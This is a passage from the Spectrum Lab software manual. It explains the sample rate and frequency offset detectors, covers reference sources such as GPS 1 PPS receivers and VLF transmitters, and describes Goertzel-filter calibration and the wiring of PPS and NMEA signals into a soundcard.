The known frequency of the reference signal (as it ***should be***). Please note that the sample rate detector uses audio, or "baseband" frequencies but not "radio" frequency. A number of predefined frequency references can be picked from this list, too. Picking one of the references from the list may automatically change some other parameters (like the mode/algorithm field) . For example, selecting "GPS, 1 pps" from the list will automatically set the 'Mode/algorithm' to 'GPS sync with NMEA decoder' (see below).

Input Channel

Defines where the reference signal is taken from. Choices are 'LEFT input' or 'RIGHT input' if the program runs in stereo mode. For I/Q input, the 'quadrature' component (Q) will be the complementary channel, for example I=L1, Q=R1, etc.

Synchronized Resampling

If this option is activated, the SR *detector* will be closely tied to Spectrum Lab's Input Preprocessor: The SR *detector* continuously measures the current sampling rate from the input device ("soundcard"), and the preprocessor's *resampler* converts the stream into a sequence with *exactly* the nominal sampling rate. For example, even if the soundcard's sampling rate drifts around between 47990 and 48001 samples per second, the output (from the preprocessor to labels 'L1' and/ or 'R1' in the circuit window) will be 48000.000 samples / second, depending on the quality of the reference.

If there are *two* active input channels (labelled L0/R0 in the circuit diagram), the combination of 'Input Channel' and 'Synchronized Resampling' affects which of the two channels is routed from L0/ R0 to L1/R1 :


'Input channel' for the calibrator = R0

'Synchronized Resampling' = "only 'the other' channel(s)"

R0 (right audio channel) delivers NMEA and sync pulse from the GPS.

L0 (left audio channel) delivers, for example, a VLF signal.

This is the combination used when the screenshot of the circuit window (below) was made; and it's the method of choice for the amateur VLF-BPSK experiments in 2015.



Screenshot of the A/D converter block connected to SL's input preprocessor.

'L0' = left channel, directly from the soundcard, here *approximately* 192 kSamples/second;

'R0' = right channel, directly from the soundcard, feeds GPS sync+NMEA into the calibrator.

'L1' = output from preprocessor to the rest of the circuit with *exactly* 48 kS/s;

'R1': not connected due to the configuration of the Sampling Rate Detector (!)

'Input channel' for the calibrator = R0

'Synchronized Resampling' = "all channels"

Both inputs (L0 *and* R0) run through the resampler to bring their sampling to the nominal value. Quite useless for GPS-sync, but makes perfect sense for other references (like MSK transmitters on 'the same band' or 'on the same antenna' as the measured signal).

'Input channel' for the calibrator = R0

'Synchronized Resampling' = "all input channels"

Both inputs (L0 *and* R0) run through the resampler to bring their sampling to the nominal value (routed to L1 and R1).

Quite useless for GPS-sync, but makes perfect sense for other references (like MSK transmitters on 'the same band' or 'on the same antenna' as the measured signal).

'Input channel' for the calibrator = R0

'Synchronized Resampling' = "none (don't resample)"

L0 is directly connected to L1, and R0 is directly connected to R1, because *nothing* is resampled (at least not within the preprocessor).

The sampling rate is continuously *measured* but not *corrected* by resampling.

Mode / algorithm

Allows to switch between the 'old' algorithm (which is basically a phase meter for the reference signal), the Goertzel filters, the MSK demodulator, and the GPS sync pulse / NMEA decoder. The 'mode' setting also affects the Scope display.

Enabled

Must be checked to activate the sample rate calibrator .

Measure Only

Used during development or for "testing purposes". If this checkbox is marked, the sample rate is measured, but the other components in Spectrum Lab are not affected (they keep using the constant 'calibrated' sample rate from the table on the audio settings panel).

I/Q Input

May only be set if the signal source uses in-phase and quadrature, which is often the case with software defined radios and similar downconverters with *complex* output.

GPS phase lock

This highly experimental option can only be used if the reference (source) is a GPS receiver with sync pulse output (pps). When checked, all oscillators, sinewave generators, etc inside the software don't use the number of samples acquired from the soundcard as argument, but the precise time of day from the GPS receiver's NMEA- and sync output. The phases of most oscillator outputs will then be phase-locked to the GPS sync pulse. At midnight (precisely, at 00:00:00.0000 'GPS time', which is close to UTC), all circuit components which can be 'locked' to GPS this way (see list below) will reset their phase angles (or sine wave arguments) to zero. Such phase jumps do not occurr if the oscillator frequency is an integer multiple of 1 Hz / (24 * 60 * 60) . If the frequency is an integer value (i.e. a multiple of 1.0 Hz), there will be no phase jump, and the phase noise may be slightly less than at arbitrary frequencies.

Circuit components affected by this option are :

- The sine wave outputs in the Test Signal Generator (unless they are frequency modulated)
- Most (but unfortunately not all yet) of the digimode encoders (PSK, FSK, ASK,..)
- The 'oscillators' for frequency shifters ('mixers') before the main analyser's FFT, when configured for "Complex input with internal frequency shift".

GPS 1s late ("GPS / NMEA output one second late")

Only has an effect in mode 'GPS sync with NMEA decoder'. If the GPS-based timestamps are one second late, set this option. For details, see Checking the GPS NMEA timing'.

Min. Reference Amplitude

If the strength of the reference signal is less than this value, the sample rate calibration will be temporarily disabled (important if you use 15625 Hz as reference and someone turns the TV off !). A typical value is -80 dBfs, wich means "80 dB below the maximum level which can be handled by the ADC). Keep the amplitude of the reference signal as low as possible (typically about -60 dBfs) to leave enough headroom for other signals you want to measure.

The current (measured) signal strength is displayed in the lower part of the control window.

Periodicity

Rarely used, and only works with the Goertzel option. The only known use was for the Russian

'Alpha' VLF transmitters, which do not send a continuous signal but a periodic sequence which repeats 0.2777777 times each seconds.

This periodicity causes multiple spectral lines (separated 0.2777777 Hz from each other), which the calibrator must know to avoid 'locking' on the false line (because the strongest 'Alpha' line is not always the one with the nominal frequency). If you pick one of the 'Alpha' frequencies in the Reference Frequency list, the Periodicity field (in Hz) will be automatically filled. For normal (continuous wave) reference signals, leave this field empty.

If the mode is set to GPS sync / NMEA, the periodicy field is used to enter the *serial bitrate* of the GPS receiver's NMEA output, which is important for decoding the GPS time.

Update Cycle :

Number of seconds per measuring interval. Longer intervals (10 or even 30 seconds) are preferred because they allow frequency measurements with better accuracy. On the other hand, if the soundcard's sampling rate drifts rapidly (as can often be seen with internal soundcards), shorter intervals (less than 10 seconds) can give better results, because even "short excursions" of the sampling rate will be compensated.

Observed Bandwidth

Defines the width of the frequency window for the sample rate. A typical value is 0.5 Hz (for a 15625 Hz reference). If the bandwidth is too low, the phase meter may not "see" the reference signal if the sample rate is too far off. If the bandwidth is set too high, the phase meter gets less immune to noise. If a the calibrator uses a bank of Goertzel filters (to observe the band), the CPU load depends on the observed bandwidth, because the larger the bandwidth, the more Goertzel filters must run in parallel (each Goertzel filter has a bandwidth of approximately 0.1 Hz).

Max. offset (from calibrated sample rate)

The initial value for the ADC's sample rate is taken from a table in SpecLab's 'audio settings'. The deviation between the sample rate in the table and the result of the calibration procedure must not exceed a certain value, like this:

Sample Rate from calibration table in the 'audio settings': 44103 Hz

Max Deviation: 5 ppm -> true calibrated sample rate = 44103 Hz +/- 5 ppm = 44103 +/- 0.2 Hz = 44102.8 .. .44103.2 Hz.

(Note: this has nothing to do with the 'nominal sample rate' 44100 Hz, so you should do a first 'coarse' calibration for your soundcard before activating this function. The reason why only a small 'deviation' range should be used is to have a good starting value for the narrow-band phase meter.)

A typical soundcard oscillator drift, after booting up a "cold" PC, can be found in the appendix . For PCs operated indoors, or at a relatively 'constant' temperature, 5 ppm should be sufficient.

Current sample rate

Displays the currently calculated sample rate. You cannot edit this field, but copy its contents into the clipboard. Mark the text with the mouse and press CTRL-C to copy into the windows clipboard. You can then insert the copied value as a "very good starting point" into the calibration table in SpecLab's audio settings screen.

Values displayed on 'Sample Rate Detector' control panel

Depending on the mode / algorithm settings (phase meter / MSK demodulator / Goertzel filters), the following values may be displayed on the SR detector's control panel :

SampR : start = <freq> Hz + / - <dev> ppm

Shows the initial sampling rate (usually taken from the 'calibration' table on the audio settings panel), and the currently measured offset in ppm (parts per million).

Reference signal strength, quality, and / or currently measured frequency :

If the 'simple phase meter' is used, this line shows the signal strength after narrow-band filtering and the signal to signal-plus-noise ratio ("S/(S+N)"). The S/(S+N) value compares the amplitude of the narrow-band filtered value against a medium-bandwidth value, usually ten times the narrow-band value.

If the Goertzel filters (DFT) is used, this line shows the frequency of the reference signal (i.e. the "strongest peak" in the observed frequency range), and the signal strength in dBfs (dB "over full scale", thus always negative).

Error Integral (only active when using the Goertzel filters) :

Shows the summed-up products of frequency difference ("measured" sampling rate minus "predicted" sampling rate) from each measuring cycle, multiplied by the measuring interval time in seconds. Thus the unit of this 'integral' has no unit (it can be considered Hertz * seconds, though). If the sampling rate doesn't drift at all, or drifts at a constant, linear rate, the "predicted" sample rate (for the end of the next measuring cycle) will be equal to the "measured" sampling rate, and the SR Error Integral will be zero.

Note: Long-term phase observations (for ionospheric studies, etc; using the pam function) only make sense if the error integral stays almost zero; i.e. the drift must be *very low* or at least *predictable*. Internal soundcards are usually not suited for such long-term phase measurements, but some external audio devices (especially USB devices in "large boxes") are.

Internally, the a fraction of the error integral is used to steer the 'predicted sampling rate' (until the end of the next measuring cycle) to minimize slow drifting effects in long-term phase measurements. The error integral can be reset (cleared) by clicking the 'Apply' button on the Sample Rate Detector panel - it simply restarts the detector, which includes "forgetting" old values.

Rbw: Receiver Bandwidth (in Hertz)

Depends on the mode, but is usually dictated by the update cycle .

Decimation (only displayed when the calibrator uses a narrow-band reference signal) :

Shows the scheme how the high audio sample rate and ADC bandwidth (like 44100 samples/second and 22050 Hz bandwidth) is reduced in chain of decimator stages down to the phase meter's sample rate and bandwidth (like 1 sample/second and 0.5 Hz bandwidth). Every decimator stage can reduce sample rate and bandwidth either by 2 or by 3, the total decimation ratio is also shown here. With a large decimation ratio, you can use signals buried in the noise as reference !

Phase angle (only displayed when the calibrator measures the phase of a reference signal) :

Shows the actual value of the phase meter (reference signal - oscillator). The displayed value should be constant, only a small phase jitter is unavoidable (usually below 0.5 °).

System time minus GPS time (only displayed in the 'GPS sync' modes) :

Shows the current difference between the PC's internal system time and the time extracted from the GPS data (sync pulse and NMEA if possible).

If only the GPS sync pulse ("PPS" signal) is connected, but not the NMEA data output, the integer part of the time difference is meaningless because in that case, Spectrum Lab can only "guess" the GPS time.

If only the PPS signal is connected, the fractional part of the time difference must be well below 500 milliseconds. The same value can be retrieved via interpreter function sr_cal.systimediff .

Status:

If this panel is green, everything is ok; otherwise the text shows what may be wrong, for example:
"SR range exceeded"
"S/(S+N) ratio too bad"
"Reference signal too weak", etc.

chapter overview

9.1.6 Continuous detection (+"calibration?") of a frequency offset

The frequency offset detector works similar like the sample rate detector (see previous chapter). The result from the frequency measurement is not used to determine the (corrected) sample rate. Instead, the frequency difference (deviation) between a **reference frequency** and the **measured frequency** is calculated. This can be used to...

- **compensate** a slowly **drifting oscillator** in an external receiver
- **measure small changes in** the **frequency** between a well-known "reference" signal and an

unknown "received" signal

- correct the frequency error for the display by subtracting it from the frequency shift for the complex FFT.
- steer the VFO (in SpecLab's test circuit) to compensate the offset in the time domain

(Note: The detection of the soundcard's sampling rate AND the frequency offset detector can run **simultaneously**, but you need **two different reference signals** then. For example: one reference signal at 15.625 kHz to "calibrate" the sampling rate, and another like 1000 Hz to detect the frequency drift in your shortwave receiver. To calibrate your receiver, the 2nd reference signal must be produced in your receiver, of course. Details below).

To activate the frequency offset detector from SpecLab's main menu, select

"View/Windows" ... "Frequency Offset Detector".

A small control window opens, where the following parameters can be set:

Enabled:
Must be checked to start the F.O. calibrator.

Source channel:
Select the LEFT or RIGHT input channel of the soundcard (unlike other function blocks in SpecLab, this one cannot be connected to *any* signal in the signal processing chain !).
If the input (into SpecLab) is a complex aka "I/Q"-signal, set the source to "BOTH inputs (complex)". In that case the frequency offset detector can process positive as well as negative input frequencies.

Reference Frequency (Hz):
The known frequency of the reference signal (as it ***should be***). Please note that the frequency offset detector uses audio, or "baseband" frequencies but not "radio" frequency. So, in this field, enter the AUDIO (or "downconverted") frequency. A number of predefined frequency references can be picked from this list, too. Picking one of the references from the list may automatically change some other parameters (like the mode/algorithm field) .

Min Reference Amplitude (dB):
The detector will be passive if the amplitude of the reference signal is below this value. This prevents "running away" if the reference fails.

Max Offset (Hz):
This is the maximum "pulling range" for the detector. In most cases, this field will be set to the same value as the "observed bandwidth" below.

Observed bandwidth (Hz):
This is the bandwidth of phase meter (which is used internally used to measure the frequency offset; unless the Goertzel filters are in use). If your receiver may be "off" by +/-0.5 Hz, set the 'observed bandwidth' to 1.0 (!) Hz. Otherwise the detector may not be able to "see" the initial frequency of the reference signal and never lock on it.

Actual Peak Frequency:
Shows the "main peak frequency" within the detector's bandwidth. Can be used for high-precision frequency measurements, but depends a bit on the signal/noise ratio (within the detector's bandwidth).

Averages:
Can be used to suppress unstable reference signals, and reduce the effect of pulse-type noise. "50" means, the "average offset value" is calculated from the last 50 values from the phase meter. Practical values are 50...200. If the displayed average frequency offset appears to be "too noisy" (see below), increase the number of averages. If the detector reacts too slow, reduce this number.

Avrg Offset:
Shows the current output of the detector, which can optionally be used to enhance the accuracy of the main spectrum analyser (when running in "complex FFT mode with frequency shift"), and in the time domain scope (when used as a "phase meter"). The frequency error measured with the frequency offset detector can be "subtracted" by the local oscillator which sets the "center frequency" of the FFT and the scope's phase meter.

In the lower part of the window, some other values are displayed which were used during program development. One of them is the "signal / (signal+noise)" ratio, which is a crude indicator for the reference signal's quality. If the quality is very poor, the "result" of the frequency offset detector freezes, and the detector's "status" indicator turns yellow or even red (which can also be seem on the circuit window).

RED = "Reference signal too weak"

YELLOW = "Signal to noise ratio of reference signal too bad"

To calibrate a drifting receiver, you must find a way to feed a add a weak but very stable reference signal to the antenna input, which produces a suitable audio tone in the output. Use your imagination - and an oven controlled crystal oscillator, and a chain of dividers/multipliers, or a programmable DDS generator.

chapter overview

9.2 Frequency References

The following list contains *a few* frequency reference sources which can be used by SL to measure the sample rate. Some of them are listed in the 'Reference Frequency' combo of the sample rate calibrator, so you don't need to type in the frequencies yourself.

- The 1-pulse-per-second output of a good GPS receiver (jitter less than a microsecond). Since SL V2.76, receivers with 1 pps are directly supported (no need to lock to a 'harmonic' for these signals anymore). Details on using a GPS receiver with pps output follows in a later chapter. BTW, using a GPS receiver (especially such a sensitive one like the Garmin GPS18x LVC) is now the author's first choice.

- The output from an ovenned crystal oscillator (OCXO), divided down into the audio frequency range. Such 'large canned oscillators' can be found on hamfests or auctions, since they are widely used in wireless communication equipment. 5 or 10 MHz are common frequencies for such oscillators.

- The divided-down carrier frequency of a longwave time-code transmitter like MSF (60kHz), DCF77 (77.5kHz), or similar. Use a PLL cuircuit to recover a 'clean' carrier signal, then (for example) divide 77.5kHz by 31 or 60kHz by 24. The result should be a very stable 2500 Hz signal which can be fed into the soundcard. If you have a soundcard which supports 192 kHz sampling, you don't need any hardware because the soundcard should be able to receive 77.5 kHz directly with a few meters of wire.

- Some Navy transmitters in the VLF spectrum (17 to 24 kHz, or up to 90 kHz if the soundcard permits) can be used as a reference signal, if they use MSK modulation (minimum shift keying), and don't insert more-or-less arbitrary phase jumps in the transmitted signal. At least some of those "broadcasters" seem to have their carriers locked to atomic clocks or GPS standards. In that case, and if they are not too far away (i.e. within "groundwave distance"), they can be used as references for the soundcard sampling rate correction. Most of the European transmitters can be picked from the 'Reference' combo list on the 'Sampling Rate Detector' control panel. So far, the system was only tested with DHO38 (MSK200 on 23.4 kHz), because that transmitter was close enough for groundwave reception (even during nighttime). Beware, DHO38 used to be off air once or twice a day, and the frequency is not *exactly* 23.4 kHz.

- Some longwave broadcasters (like the BBC's Droitwich transmitter on 198 kHz) use Rubidium standards for their carrier signal. In western europe, use a simple PLL oscillator, and divide the signal down with a cheap CMOS circuit (only required if you don't use a software defined radio like SDR-IQ or Perseus, which can be tuned to any frequency in the LF, MF, or HF spectrum).

- Any of the Russian 'Alpha' (aka RSDN-20) VLF transmitters on 11 to 14 kHz; their exact frequencies can be picked from the 'reference frequencies' combo. When doing that, the

'Periodicity' field will automatically be set to 0.277777 Hz (= the repetition frequency of the "beeps", 1 / 3.6 seconds). Some details on using the Alpha beacons as a frequency reference can be found in the chapter about the Goertzel-filter-based calibrator.

- ~~The line sync signal of some TV broadcasting stations.~~
  ~~In EUROPE (and, most likely, countries with 50 Hz AC mains): Frequency exactly 15625 Hz. While we still had terrestrial "analog" TV transmitters, the german "ZDF" derived their TV sync signals from a high-precision standard clock.~~
  ~~In the US (and other countries using 60 Hz AC mains), the line sync frequency is ideally 15734.2657343 Hz (for NTSC, colour, 4.5 MHz sound subcarrier divided by 286).~~
  Update: It is questionable if the TV sync frequency still has this precision, now that everything (in Europe, even terrestrial transmissions) are digital. The sync frequencies *may* be generated by a cheap computer-grade crystal in the set-top box of your TV, so in case of doubt use one of the other sources... preferrably a GPS receiver with PPS output.
- ~~The stereo pilot tone of a few FM broadcasting stations.~~ Not many FM stations have their 19 kHz pilot tone locked to an atomic clock, at least not in Germany.
- Any other reference can be used, as long as it can be processed with the audio card. If the ADC supports a sample rate of 44100 Hz, the reference signal can be everything between 16 Hz ... 22 kHz.

chapter overview

9.2.1 Goertzel Filters (for the continuous sample rate calibrator)

Depending on the checkmark 'use Goertzel' on the configuration tab, a bank of Goertzel filters is used to calculate a complex DFT (discrete fourier transform) over a narrow frequency range. Each filter measures a frequency for 30 seconds, with a frequency bin width of approximately 0.033 Hz (the effective bandwidth is a bit more due to the Hann window).

One of the Goertzel filters will (hopefully) catch the 'peak' of the reference signal - ideally in the center frequency bin. The phase angle in the output of the filter with the maximum amplitude will be compared with the previous value (from the same frequency bin). This phase difference (between the most recent and the previous complex value) is used to measure the intantaneous frequency of the reference signal, with a much higher resolution than the DFT's frequency bin width (which, as noted above, is about 0.1 Hz). Along with the phase angle, the program can determine the frequency to a few micro-Hertz (!) even though the measuring interval is only 10 seconds.

> The result of this calculation, along with the narrow-band spectrum of the observed frequency range, is displayed on the 'Scope' tab in the Sample Rate Calibrator window.
> Displaying the 'measured' frequency with so many digits is usually 'overkill', but it helps to check devices with oven-controlled or temperature compensated oscillators. But the reference signal must have a very good SNR (like the signal in the screenshot below) for the micro-Hertz digit to be useful. The device under test was an E-MU 0202 at 48000 samples/s .

9.2.1.1 CPU load caused by the Goertzel filters (and how to reduce it)

Depending on how the calibrator is configured, it may cause a significant extra CPU load on your system. For example, if the sample rate calibrator shall observe a 1.5 Hz wide band with 33 mHz resolution (per frequency bin), there will be 45 (!) Goertzel filters running in parallel, each at 48 kSamples/second. On a 1.6 GHz Centrino CPU, this example used 12 % CPU time (from one CPU).


Fortunately, in a normal environment, the soundcard's oscillator will drift less than one ppm (parts per million) after warm-up, so you will get along with a much smaller 'observed bandwidth' - which reduces the CPU load caused by the Goertzel algorithm. See the soundcard drift tests in the appendix to get an idea about the really required bandwidth : If the soundcard's sampling rate has been properly precalibrated, the observed bandwidth only needs to be a few ppm (parts per million) of the reference frequency.

9.2.2 Periodic reference signals (with multiple lines in the spectrum)

For certain reference sources (see next chapter), it is necessary to use very narrow bandwidth for each filter (DFT frequency bin). For example, the Russian VLF 'Alpha' navigation beacons (or RSDN-20) send short 'beeps' every 3.6 seconds, which results in a spectrum of individual lines spaced 0.277777 Hz, as explained in an article at www.vlf.it by Trond Jacobsen. With a 10-second measuring interval it is just possible to see the individual lines in the spectrum, but a larger measuring interval is recommended - especially when looking at a typical 'onboard' audio device's clock frequency drift (see appendix: soundcard clock drift measurements).

For that reason, if you select one of the three active Alpha frequencies in the list, the program will automatically adjust some other parameters .. including the 'Periodicity' field because the decoder needs to know that, in this case, the reference signal is not a continuous wave, and the output of the Goertzel filters will produce multiple lines in the spectrum which all belong to the same signal. But the SNR may be poor, and the signals may suffer from phase changes caused by Ionospheric reflection, so don't expect too much accuracy (in comparison with a local, continuous wave reference).

The algorithm will first scan the spectrum for the largest peak, and -starting there- looks for other peaks which match the periodicity criterium (0.277777 Hz spacing for the Alpha VLF transmitters). The result may look like this on the scope panel:



The main peak is marked with the measured frequency (under the assumption that the soundcard still runs at the initial sampling rate), all weaker peaks which obviously belong to the reference signal are marked with relative frequencies as multiples of the nominal periodicity ('spacing' in frequency). For example, '-3.9994' shown in the graphics means 'this peak is 3.9994 times 0.2777777 Hz below the strongest peak', etc. Only peaks which are spaced at (almost) integer multiples of the periodicity are involved in further processing. Peaks below the threshold amplitude (*) are discarded, as well as peaks on obviously 'wrong' frequencies, or peaks which are 10 dB weaker than the main peak. If none of the peaks is close enough to the expected reference frequency, the program uses the measured periodicity value (if 'close enough' to 0.277777 Hz) to find out which peak is the right one. Unfortunately, at the moment this requires a very good SNR (signal to noise ratio) ... so it's more or less a wild guess at the moment ... but this may be improved by 'intelligent averaging' in a future release of the software.

(*) the threshold amplitude, in dBfs, is indicated as a green horizontal line in the scope display

chapter overview


9.2.3 GPS receivers with one-pulse-per-second output (1 PPS output, aka time synch output)

(added 2011-04-10)

9.2.3.1 Principle and required hardware for GPS synchronisation

Besides GPS disciplined frequency standards, or even Rubidium or Caesium standards (atomic clocks), some modern GPS receivers are equipped with a PPS output which can be used as a reference signal. Beware, some models are *accurate* but not *precise*, others may be *precise* but not *accurate*. The author of SpecLab even encountered one unit (btw, *not* a Garmin) which appeared to be *precise* (almost no jitter when observing the PPS output on a fast digital storage oscilloscope) but turned out to be not *accurate* at all - in fact, the PPS output was present on that particular receiver even when no GPS reception was possible - the accuracy was only up to a cheap computer-grade crystal oscillator.

A Garmin GPS 18x LVC(!) receiver gave good results, when used in combination with an E-MU 0202 audio device running at 192 kSamples/second, using the ASIO driver. Most of the GPS-related measurements shown in this document were made with this 'passive' combiner / voltage divider for the PPS- and the NMEA-signal :



If the NMEA output, or the PPS/NMEA combiner shown above is not available, the program can optionally use the PC's system time instead of date and time decoded from the NMEA output. In that case, only the PPS signal (sync pulse) needs to be routed from the GPS receiver into the soundcard, using a simple voltage divider. But this only works if the system time is sufficiently accurate, with a difference between system time and UTC well below 500 milliseconds. More about the two different GPS-sync modes (*with* or *without* NMEA) in a later chapter.

Recommended signal levels :


PPS signal (synchronisation pulse) : signal amplitude between 40 and 90 % ***of the soundcard's clipping level*** ("full scale").
NMEA data (serial output, optional, 4800, 9600, or 19200 bit/sec) : signal amplitude between 25 and 50 % ***of the PPS signal*** (!) .
The simple voltage divider shown above turns the 5 Volt swing of the PPS signal into 270 mV (peak) for the soundcard,
and the serial output (+/-6 V, RS-232 compatible) into 100 mV (peak) for the soundcard.
For receivers with a TTL level output for the serial data, modify resistor accordingly (10 kOhm instead of 22 k).
See details, and a sample waveform, further below.


Note:

Keep the leads between the GPS output (especially the PPS signal), the voltage divider, and the input to the soundcard as short as possible. The PPS rise time must be as short as possible - ideally in the range of a few ten nanoseconds, even if the soundcard's sampling interval may be as large as 5 microseconds ! Without a 'steep' rise, the pulse location cannot be located accurately by the software. You can tell that by the waveform of the interpolated pulse.

The PPS signal must be routed to the soundcard 'line' input, using a voltage divider close to the soundcard's analog 'line' input to avoid overloading it. It may be possible to feed the GPS receiver's serial NMEA data stream into the same soundcard. This allows to retrieve also the calendar date and time from the GPS receiver, not just the time sync pulse (beware, an ancient GPS receiver -*not* a Garmin- only emitted the UTC time, but not the date). To use the same input line for both PPS + serial NMEA data, both signals must not 'overlap' in time, see sample oscillogram below. The Garmin GPS 18x LVC(!) fulfils this requirement, after setting the baudrate for the NMEA output to 19200 bits per second. This can be achieved with Garmin's 'Sensor Configuration Software', SNSRCFG_320.exe or later. Lower bitrates like 9600 bits/second are be possible if you can manage to turn off all 'unnecessary' NMEA sentences like $GPRMC, $GPGSV, etc. With the GPS 18x LVC configured for GPRMC + GPGGA only (which is sufficient for this purpose), 9k6 serial ouput was ok, and was error-free decodable with a soundcard running at 32000 samples/second (to reduce CPU load for a timestamped VLF 'live' stream).


If a *combined* PPS+NMEA signal shall be used, the amplitude of the PPS signal must be at least two times larger than the NMEA signal - see the example below, from the GPS 18x LVC, with NMEA output at 19200 bits/second. The 'single large pulse' on the left is the PPS signal, the 'data burst' in the center are the NMEA sentences, emitted each second. Note the absence of overlap between the sync pulse (PPS signal) and NMEA data burst, and the significantly lower amplitude of the NMEA signal, which is essential for the software to work properly:






NMEA data from a Garmin GPS 18 LVC via line-input of an E-MU 0202 (left) and Jupiter GPS via notebook's microphone input (closeup, right)

With certain receivers (or receiver configurations), the NMEA data burst may be critically close to the 1-second pulse. Here are two examples from a Garmin GPS 18 LVC, the 1st with a 'less ideal' configuration (more on that in another document) :





Note:

> It's impossible to feed the PPS signal through a serial port into the program. It *must* be fed into the same soundcard (or similar A/D conversion device) which also digitizes the analysed analog signal, because otherwise there would be an unpredictable latency between the clock reference and the analysed signal.

If the CPU power permits, run the soundcard at the largest supported sampling rate (SR). For example, a soundcard which truly supports 192 kSamples/seconds [(*)] delivers one sample point every 5.2 microseconds. But with some DSP tricks, the software is able to locate the position of the digitized PPS signal up to a resolution (not a precision) of a few dozen nanoseconds. Only this allows measuring the SR to fractions of a Hertz *once every second* .

Example: If the PPS signal was 'off' by 5.2 microseconds (= one audio sample time) between two pulses, the measured SR would be off by *one Hertz* (!) :

> 192000 Hz * (1 + 5.2*10^-6) = 192001 Hz . See notes on the standard deviation of the measured SR at the end of the next chapter.

[(*)] Beware, some crappy audio cards claim to support 192 kS/s, but remove all signals above 24 kHz. It doesn't make much sense to run them at sampling rates above 48 kS/s !

